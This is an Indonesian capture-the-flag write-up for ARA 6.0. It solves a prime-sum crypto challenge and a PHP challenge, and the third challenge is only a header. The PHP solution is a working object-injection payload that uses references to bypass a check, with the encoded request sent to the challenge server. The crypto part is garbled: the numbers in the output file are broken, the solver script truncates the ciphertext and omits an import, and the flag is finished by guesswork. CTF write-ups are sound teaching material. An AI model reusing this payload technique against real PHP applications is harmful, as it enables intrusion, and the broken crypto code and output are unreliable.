

# Write Up CTF ARA 6.0
Fay The Demon King



Sigmanyooo
Faryuki
FaY

1. IDK(**ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampa_hari_ini_saya_ga_tahu})**




IDK

100

idk, you should know


Author: Idzoyy

Isi chall.py




```
from Crypto.Util.number import *
from sympy import nextprime
from Crypto.Util.Padding import pad

n = 8
flag = pad(b'ajkjdnkajndkjansdaihanjbjabsjdbasdhajbdjasbdjhasbjdabsjdhabsjdbajsdbjasbdjasbdjasbdjabdjadb',n)

assert len(flag)%n == 0

n = len(flag)//n
flag = [flag[i:i+n] for i in range(0,len(flag),n)]
c = sum([nextprime(bytes_to_long(flag[i]))*2**(0x1337-158*(2*i+1)) for i in range(len(flag))])

print(c)

```

Isi out.txt



```
2560845797555785420862181141255518516965568615935700395052668144721503958781240731526569733214326120031440669367486962640283653105526275713
0008715084730883819241087427098304783995306535367534733304145108570867972800258098243859482322476642688960662237622617416182704984186000 5585
5084304807266796969390945746043328847267804952022287898605918328452621267894781814426122101523421297521810898884347501042218976905109096 43000
7850390616762863392510007407015595836231313306155624349446304492042457037323782324402682188423809799300984512043791860731968188652887540 2882
6412016718919661055361073803892996654255614341703973552434214690353439360094470658122060830888746150315689979059717648375863348048066762 9375
3353636534315775658870634859758304859698373611788043630535395491229651234238327402244841124860605643292705952885596039271307966712776795 6297
0285474244229863622567471850797251002827183330116032555562698822396933703361703791325967845547246381307058778461231578524980598188578187 5028
8084026416993535430979311127457051695804774275443852341594388987973489146842076451112004647710643951581665730372994225804955394591028139 9096
8958548866778698578395242860897404888895344602416048681617328311844446825000006162709574133053501078908463138064398721142831370594214603 2852
9377840330119338672530677227351537663098421030668331405004310812041999786848248566724906835156694034091532358846443668657084682106220501 5895
84594418254474710082850702202597968812103262689468365963539468789801870890973087318482 61632
```

Menambahkan program untuk mendekripsi output.txt




```
from sympy import prevprime

# Nilai c dari out.txt
c = 25608457975557854208621811412555185169655686159357003950526681447215039587812407315265697

# Konstanta yang digunakan dalam eksponen
base_exp = 0x1337
factor = 158

# Inisialisasi daftar flag bagian
flag_parts = []

# Perkiraan jumlah bagian berdasarkan ukuran eksponensial
i = 0
while c > 0:
    exp = base_exp - factor * (2 * i + 1)
    chunk_value = c // (2**exp)  # Ambil bagian nilai yang sesuai
    c -= chunk_value * (2**exp)  # Kurangi nilai ini dari total

    # Balik operasi nextprime dengan mencari bilangan sebelumnya
    original_value = prevprime(chunk_value)

    # Konversi kembali ke bytes
    flag_parts.append(long_to_bytes(original_value))
    i += 1

# Gabungkan semua bagian flag
flag = b''.join(flag_parts)
flag
```

Hasil yang didapat dari program:


**ARA6{saya_terus_terang_\x19a_tahu_ini_tiba_tiba_td\xbdus_terang_saya_tidak_diKeri_tahu_saya_tidak_tah=_dan_saya_bahkan_bertanqa_tanya_kenapa_kok_sayaMtidak_diberi_tahu_sampa\x13_hari_ini_saya_ga_tahu|S}**

Terdapat beberapa kata yang hilang pada hasil.

Langkah selanjutnya mencari meme cak imin saya ga tahu ARA6.0



cak imin saya tidak tahu




terus terang saya tidak diberitahu

cak Imin, saya tidak tahu

Memperbaiki kalimat yang hilang pada flag menjadi:

**ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampa_hari_ini_saya_ga_tahu}**

2. Intuition Test



## Intuition Test


100

If your intuition is on point, you'll walk away with the flag. If not, well... at least you tried, right?

author: johajaho

http://chall-ctf.ara-its.id:8008/


Membuat script untuk payload



```
  GNU nano 8.1                          payload.php *
<?php

class IntuitionTest
{
    public $name;
    public $expected_R;
    public $expected_G;
    public $expected_B;
    public $input_R;
    public $input_G;
    public $input_B;
}

$exploit = new IntuitionTest();
$exploit→name = "FAY";
$exploit→input_R = 100;
$exploit→input_G = 150;
$exploit→input_B = 200;

$exploit→expected_R = &$exploit→input_R;
$exploit→expected_G = &$exploit→input_G;
$exploit→expected_B = &$exploit→input_B;
```


^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify

Menjalankan script



```
┌──(kali㉿kali)-[~/Downloads/intuition]
└─$ php payload.php
Coba exploit dengan:
http://chall-ctf.ara-its.id:8008/?i=TzoxMzoiSW50dWl0aW9uVGVzdCI6Nzp7czo0OiJuY
W1lIjtzOjM6IkZBWSI7czoxMDoiZXhwZWN0ZWRfUiI7aToxMDA7czoxMDoiZXhwZWN0ZWRfRyI7aT
oxNTA7czoxMDoiZXhwZWN0ZWRfQiI7aToyMDA7czo3OiJpbnB1dF9SIjtSOjM7czo3OiJpbnB1dF9
HIjtSOjQ7czo3OiJpbnB1dF9CIjtSOjU7fQ%3D%3D
```


Membuka di website



You guessed it right,
FAY!

ARA6{ara_ara!_you_have_good_intuition!}

3. Simple Math (ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y_____R19ht?})




Simple Math

100

"Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation."

Author: Haalloobim

